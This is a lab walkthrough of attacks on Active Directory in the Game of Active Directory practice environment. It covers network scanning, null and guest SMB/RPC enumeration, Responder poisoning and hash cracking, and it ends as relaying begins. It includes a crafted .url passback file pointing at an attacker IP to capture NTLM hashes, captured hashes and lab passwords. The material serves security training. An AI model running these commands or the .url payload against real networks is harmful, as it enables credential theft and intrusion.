Introduction

For all of the demos I will do, I will be using Mayfly's Game of Active Directory, or GOAD. This is an amazing environment meant for practicing and learning Active Directory exploitation, and it's full of common misconfigurations and vulnerabilities.

Network Scanning

The first step for any engagement is to perform internal reconnaissance. This will help you scope out what devices are in the network, which ones are alive, and what software they may be running, which would likely give a few ideas on how to discover a way in.

First, we need to figure out the network CIDR. Do this by typing `ip a` and looking at the IP address of your respective interface. For me, I am on a `192.168.56.0/24` network, so that's what I will scan.

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:27:b1:5e brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.106/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
       valid_lft 538sec preferred_lft 538sec
    inet6 fe80::a00:27ff:fe27:b15e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

First, perform ping sweep and output this to a file. We are using the `agq` flags to show systems that are alive, generate a target list from an IP range, and quiet to and to pevent errors from being outputted. We just want the valid IPs.

`fping -agq 192.168.56.0/24 > ips`

```
┌──(hun㉿kali)-[~/tools/nmap]
└─$ fping -agq 192.168.56.0/24 > ips


┌──(hun㉿kali)-[~/tools/nmap]
└─$ cat ips
192.168.56.1
192.168.56.10
192.168.56.11
192.168.56.12
192.168.56.22
192.168.56.23
192.168.56.100
192.168.56.106
```

Next, let's see what ports are open on each host. For this, we will use Nmap to scan all ports `-p-`, service scripts `-sVC`, and pass it the ip file as an input list `-iL`. output to `nmap` file.

`nmap -p- -sVC -iL ./ips > nmap`

```
┌──(hun㉿kali)-[~/tools/nmap]
└─$ nmap -p- -sVC -iL ./ips > nmap
```

if you were to `cat` out the `nmap` file, we can see what ports are open on each system scanned. Here, we can check for vulnerable version numbers, services running on odd ports, and more.

Since this is particularly focused on Active Directory exploitation, the most common ports for AD-attached systems are the following:

- 139, 445 - SMB
- 135, 593 - RPC

NetExec is a great tool that interacts with these ports, and are focused on network-wide exploitation. We can see what hosts are running SMB by typing:

`nxc smb 192.168.56.0/24`

```
┌──(hun㉿kali)-[~]
└─$ nxc smb 192.168.56.0/24
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Null/Guest Enumeration (SMB)

In Active Directory, one of the first things to try is null/guest enumeration. This is a common misconfiguration where the Guest user or no username specified at all may have some low-level access to systems, which may help with further establishing a foothold in the network.

Finding Shares

First, let's try null SMB enumeration:

`nxc smb 192.168.56.0/24 -u '' -p ''`

```
┌──(hun㉿kali)-[~]
└─$ nxc smb 192.168.56.0/24 -u '' -p ''
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB         192.168.56.12   445    MEEREEN          [+] essos.local\:
SMB         192.168.56.10   445    KINGSLANDING     [+] sevenkingdoms.local\:
SMB         192.168.56.23   445    BRAAVOS          [-] essos.local\: STATUS_ACCESS_DENIED
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\:
SMB         192.168.56.22   445    CASTELBLACK      [-] north.sevenkingdoms.local\: STATUS_ACCESS_DENIED
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Look for entries with `[+]`, as this means the session worked. These users may be limited on permissions, so you can quickly attempt to enumerate available shares by typing:

`nxc smb 192.168.56.0/24 -u '' -p '' --shares`

```
┌──(hun㉿kali)-[~]
└─$ nxc smb 192.168.56.0/24 -u '' -p '' --shares
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB         192.168.56.10   445    KINGSLANDING     [+] sevenkingdoms.local\:
SMB         192.168.56.10   445    KINGSLANDING     [-] Error enumerating shares: STATUS_ACCESS_DENIED
SMB         192.168.56.12   445    MEEREEN          [+] essos.local\:
SMB         192.168.56.12   445    MEEREEN          [-] Error enumerating shares: STATUS_ACCESS_DENIED
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\:
SMB         192.168.56.11   445    WINTERFELL       [-] Error enumerating shares: STATUS_ACCESS_DENIED
SMB         192.168.56.23   445    BRAAVOS          [-] essos.local\: STATUS_ACCESS_DENIED
SMB         192.168.56.23   445    BRAAVOS          [-] Error enumerating shares: Error occurs while reading from remote(104)
SMB         192.168.56.22   445    CASTELBLACK      [-] north.sevenkingdoms.local\: STATUS_ACCESS_DENIED
SMB         192.168.56.22   445    CASTELBLACK      [-] Error enumerating shares: Error occurs while reading from remote(104)
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

In this case, it didn't work for us, but we can also try this with the `Guest` user.

`nxc smb 192.168.56.0/24 -u 'Guest' -p '' --shares`

it looks like we have `READ/WRITE` access to the `all` share on `192.168.56.22` and `192.168.56.23`, and `READ` access to the `IPC$` share on `192.168.56.22`!

```
┌──(hun㉿kali)-[~]
└─$ nxc smb 192.168.56.0/24 -u 'Guest' -p '' --shares
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\Guest: STATUS_ACCOUNT_DISABLED
SMB         192.168.56.12   445    MEEREEN          [-] essos.local\Guest: STATUS_ACCOUNT_DISABLED
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\Guest: STATUS_ACCOUNT_DISABLED
SMB         192.168.56.23   445    BRAAVOS          [+] essos.local\Guest:
SMB         192.168.56.22   445    CASTELBLACK      [+] north.sevenkingdoms.local\Guest:
SMB         192.168.56.23   445    BRAAVOS          [*] Enumerated shares
SMB         192.168.56.23   445    BRAAVOS          Share           Permissions     Remark
SMB         192.168.56.23   445    BRAAVOS          -----           -----------     ------
SMB         192.168.56.23   445    BRAAVOS          ADMIN$                          Remote Admin
SMB         192.168.56.23   445    BRAAVOS          all             READ,WRITE      Basic RW share for all
SMB         192.168.56.23   445    BRAAVOS          C$                              Default share
SMB         192.168.56.23   445    BRAAVOS          CertEnroll                      Active Directory Certificate Services share
SMB         192.168.56.23   445    BRAAVOS          IPC$                            Remote IPC
SMB         192.168.56.23   445    BRAAVOS          public                          Basic Read share for all domain users
SMB         192.168.56.22   445    CASTELBLACK      [*] Enumerated shares
SMB         192.168.56.22   445    CASTELBLACK      Share           Permissions     Remark
SMB         192.168.56.22   445    CASTELBLACK      -----           -----------     ------
SMB         192.168.56.22   445    CASTELBLACK      ADMIN$                          Remote Admin
SMB         192.168.56.22   445    CASTELBLACK      all             READ,WRITE      Basic RW share for all
SMB         192.168.56.22   445    CASTELBLACK      C$                              Default share
SMB         192.168.56.22   445    CASTELBLACK      IPC$            READ            Remote IPC
SMB         192.168.56.22   445    CASTELBLACK      public                          Basic Read share for all domain users
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

From here, we can either use the `--spider` flag in `nxc`, or we can manually enumerate the shares using tools like `smbclient`. I prefer to do this manually. Let's use Impacket's `smbclient` for this.

`impacket-smbclient Guest@192.168.56.23 -no-pass`

```
┌──(hun㉿kali)-[~]
└─$ impacket-smbclient Guest@192.168.56.23 -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Type help for list of commands
# 
```

Type `shares` to view available shares:

```
Type help for list of commands
# shares
ADMIN$
all
C$
CertEnroll
IPC$
public
```

Type `use` to select a share available to you. Here, I will type `use all`:

```
# use all
# ls
drw-rw-rw-          0  Thu Nov 28 14:13:44 2024 .
drw-rw-rw-          0  Thu Nov 28 14:13:44 2024 ..
#
```

Looking through this and the other available shares we can access, there doesn't seem to be much here. let's try `192.168.56.22`.

it looks like there's something in the `all` share here!

```
┌──(hun㉿kali)-[~]
└─$ impacket-smbclient Guest@192.168.56.22 -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
all
C$
IPC$
public
# use all
# ls
drw-rw-rw-          0  Thu Nov 28 14:13:41 2024 .
drw-rw-rw-          0  Thu Nov 28 14:13:41 2024 ..
-rw-rw-rw-        413  Wed Oct  2 10:56:36 2024 arya.txt
#
```

to download the file, use `get FILENAME`.

```
# get arya.txt
```

Looking in the `IPC$` share, there's not much, but we do see some domain-specific information. `robb.stark` looks like a username. There's some more interesting stuff, like `MSSQL$SQUEXPRESS\sql\query`, which indicates potential technologies being used in the environment.

While there aren't that many files here, remember we do have write access to a few shares. With that, we can perform a passback attack.

Passback Attacks

A passback attack can be done in many different ways. For Active Directory and Windows, especially when dealing with shares in the way we are interact with them, we can drop specifically-crafted files that force a victim host to automatically load content which will force them to authenticate to us, potentially giving us passwords.

These can be done with different Windows file types, but I will use a URL file.

Note: The following demo will utilize valid credentials, but this can be done using the `all` share with the null enumeration performed earlier.

Step 1: Generate `.url` file


```
[InternetShortcut]
URL=blah
WorkingDirectory=blah
IconFile=\\<Attacker-IP>\%USERNAME%.icon
IconIndex=1
```

Put a `@` or a `~` in front of the file when naming it, as this will bring the file to the top of the directory.

Step 2: Start Responder SMB Listener


Edit the Responder configuration file by typing:

`sudo nano /etc/responder/Responder.conf`



Start Responder by typing:

`sudo responder -I eth1`



Step 3: Place the URL somewhere

Before connecting to the target host, ensure you're in the same directory as the URL file created earlier. In my case, I just threw mine into my `/home/hun` directory. If you are not in the same directory, you can change it within `smbclient` by typing `lcd` with the desired path of your file.

`impacket-smbclient 'north.sevenkingdoms.local/robb.stark':'sexywolfy'@192.168.56.11`

```
┌──(hun㉿kali)-[~/responder]
└─$ impacket-smbclient 'north.sevenkingdoms.local/robb.stark':'sexywolfy'@192.168.56.11
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
# use C$
# cd Users/robb.stark/Desktop
```

`lcd /home/hun`


Use the `put` command to place a file from your loaded directory.

`put @test.url`

```
# ls
drw-rw-rw-          0  Mon Jul 15 17:51:57 2024 .
drw-rw-rw-          0  Mon Jul 15 17:51:57 2024 ..
-rw-rw-rw-        282  Sun Jun 30 11:58:48 2024 desktop.ini
# lcd /home/hun
/home/hun
# put @test.url
# ls
drw-rw-rw-          0  Mon Jul 15 17:52:04 2024 .
drw-rw-rw-          0  Mon Jul 15 17:52:04 2024 ..
-rw-rw-rw-        119  Mon Jul 15 17:52:04 2024 @test.url
-rw-rw-rw-        282  Sun Jun 30 11:58:48 2024 desktop.ini
#
```

Step 4: Wait for someone to visit directory

To force this process, I will simply RDP into the host as the user we logged in as and preview the file.



Step 5: Gather the hash!

Now that the victim has loaded the file, we can see it has authenticated to us!

```
[SMB] NTLMv2-SSP Client   : fe80::8c66:d95:e3b:268c
[SMB] NTLMv2-SSP Username : NORTH\eddard.stark
[SMB] NTLMv2-SSP Hash     : eddard.stark::NORTH:a18a3f1ce189f6a2:7A393064355004F4D2C2C4E5859D19F7:0101000000000000002F0067DED6DA
01735D9C1CDF0187810000000002000800420036004900530001001E00570049004E002D00560030005900320039003400480032004100440035000400340057
0049004E002D00560030005900320039003400480032004100440035002E0042003600490053002E004C004F00430041004C0003001400420036004900530002E
004C004F00430041004C000500140042003600490053002E004C004F00430041004C0007000800002F0067DED6DA01060004000200000008003000300000000000
00000000000000000030000072DED11CEE2D0BE53D4003EB3211C3EDD62B75662FE7A239B2BB15AF3DA8C0F60A00100000000000000000000000000000000009
001400630069006600730002F004D006500720065006E000000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.56.11   for name Meren.local
```

Step 6: Crack the hash!

From here, we can input the hash into a file and use traditional tools such as Hashcat to recover the password. We will cover this in more detail later on.

```
→ Desktop hashcat -m 5600 ./robb.stark.txt ./rockyou.txt -O --show
ROBB.STARK::NORTH:9ae0aa813ebcda41:a34bb4f9379977f6dcf530561ab24d04:0101000000000000002f0067ded6da01eaf913e77847c6cd0000000002000800420036004900530001001e00570049004e0
02d00560030005900320039003400480032004100440035000400340057004900 4e002d00560030005900320039003400480032004100440035002e0042003600490053002e004c004f00430041004c00030014
0042003600490053002e004c004f00430041004c000500140042003600490053002e004c004f00430041004c0007000800002f0067ded6da01060004000200000008003000300000000000000000100000000200
00072ded11cee2d0be53d4003eb3211c3edd62b75662fe7a239b2bb15af3da8c0f60a001000000000000000000000000000000000009002600630069006600730002f003100390032002e003100360038002e00
350036002e00310030003600000000000000000:sexywolfy
```

Null Enumeration (RPC)

If we were to look back at the nmap results, we can see that port `135 MSRPC` is enabled. From here, we can attempt null enumeration attacks, where we can potentially gather more information about the domain.

Based on the nmap results, `msrpc` is enabled on:

- 192.168.56.11
- 192.168.56.12
- 192.168.56.22
- 192.168.56.23

Without further ado, let's see if we can perform a null attack against these systems using the following:


```
rpcclient –U '' –N IP_ADDRESS
```

In my case:

```
rpcclient –U '' –N 192.168.56.11
```

It appears we have access!

Using `enumprivs` shows us what we may have access to:



Furthermore, commands like `enumdomusers` are great ways to dump out all of the valid Active Directory users (if you are connected to a domain controller.) If we try it on 192.168.56.11, we can dump all of the domain users!

```
rpcclient $> enumdomusers
user:[Guest] rid:[0x1f5]
user:[arya.stark] rid:[0x456]
user:[sansa.stark] rid:[0x45a]
user:[brandon.stark] rid:[0x45b]
user:[rickon.stark] rid:[0x45c]
user:[hodor] rid:[0x45d]
user:[jon.snow] rid:[0x45e]
user:[samwell.tarly] rid:[0x45f]
user:[jeor.mormont] rid:[0x460]
user:[sql_svc] rid:[0x461]
rpcclient $>
[writeups]0:rpcclient* 1:zsh-
```

While we can manually query each user by their RID in rpcclient, there is an easier way to do this. If you cancel the shell by typing `ctrl+C`, we can use `nxc` to do the same thing.

`nxc smb 192.168.56.11 -u '' -p '' --users`

```
┌──(hun㉿kali)-[~/tools/nmap]
└─$ nxc smb  192.168.56.11 -u '' -p '' --users
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\:
SMB         192.168.56.11   445    WINTERFELL       -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         192.168.56.11   445    WINTERFELL       Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         192.168.56.11   445    WINTERFELL       arya.stark                    2024-10-02 14:27:30 0       Arya Stark
SMB         192.168.56.11   445    WINTERFELL       sansa.stark                   2024-10-02 14:28:50 0       Sansa Stark
SMB         192.168.56.11   445    WINTERFELL       brandon.stark                 2024-10-02 14:29:03 0       Brandon Stark
SMB         192.168.56.11   445    WINTERFELL       rickon.stark                  2024-10-02 14:29:16 0       Rickon Stark
SMB         192.168.56.11   445    WINTERFELL       hodor                         2024-10-02 14:29:29 0       Brainless Giant
SMB         192.168.56.11   445    WINTERFELL       jon.snow                      2024-10-02 14:29:40 0       Jon Snow
SMB         192.168.56.11   445    WINTERFELL       samwell.tarly                 2024-10-02 14:29:55 0       Samwell Tarly (Password : Heartsbane)
SMB         192.168.56.11   445    WINTERFELL       jeor.mormont                  2024-10-02 14:30:08 0       Jeor Mormont
SMB         192.168.56.11   445    WINTERFELL       sql_svc                       2024-10-02 14:30:15 0       sql service
```

As you can see, we have the same users populating the screen, and we can see the user `samwell.tarly` has plaintext credentials stored in the user description!

LLMNR

On Windows machines exists a protocol called Link Local Multicast Name Resolution, or LLMNR. Link-Local Multicast Name Resolution (LLMNR) is a protocol used by default in Windows environments as a backup to Domain Name System (DNS).

In the event that DNS fails, LLMNR would then attempt to resolve the hostnames to continue to access internal resources. However, LLMNR does its host discovery through broadcast

messages, meaning an attacker can respond to the request and impersonate a resource that another computer may be trying to access. The usage of LLMNR, if the conditions are right, leaves the environment susceptible to man-in-the-middle attacks.

Let's see if we can get any user sessions using LLMNR! I first created a `responder` directory just to keep things organized.

Responder Configuration

First, let's configure Responder:

`sudo nano /etc/responder/Resonder.conf`

Turn off SMB and HTTP servers

```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
SNMP = Off
MQTT = On
```

ProxyChains Configuration

Open the configuration file:

`sudo nano /etc/proxychains.conf`


Edit the proxy address

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```

Gathering Hosts with NXC

Generate a relay list based on hosts that have SMB Signing disabled:

`nxc smb 192.168.56.0/24 --gen-relay-list targets.txt`



Start Responder

to interact with multiple sessions, we will use tmux. if it's not installed, install it using:
`sudo apt install tmux -y`

create a tmux session by typing `tmux new -s <session_name>`
and attach to it by typing `tmux a -t <session_name>`
once in the tmux session, navigate to where your relay list was generated.

First, start by splitting the window in half by typing `ctrl+b+%`

on one side, start responder by typing
`sudo responder -I <interface> -v`

In my case, my 192.168.56.x interface is on `eth1`, so that's what I will use.

```
┌──(hun㉿kali)-[~/tools/responder]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3b:cc:87 brd ff:ff:ff:ff:ff:ff
    inet 10.0.1.15/24 brd 10.0.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::5962:dd4d:44e9:cc6d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:27:b1:5e brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.106/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
       valid_lft 599sec preferred_lft 599sec
    inet6 fe80::a00:27ff:fe27:b15e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
┌──(hun㉿kali)-[~/tools/responder]
└─$ sudo responder -I eth1 -v
```

```
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

         NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
```

To navigate to the other window, use `ctrl+b+<arrow-key>`.

Start NTLMRelayx

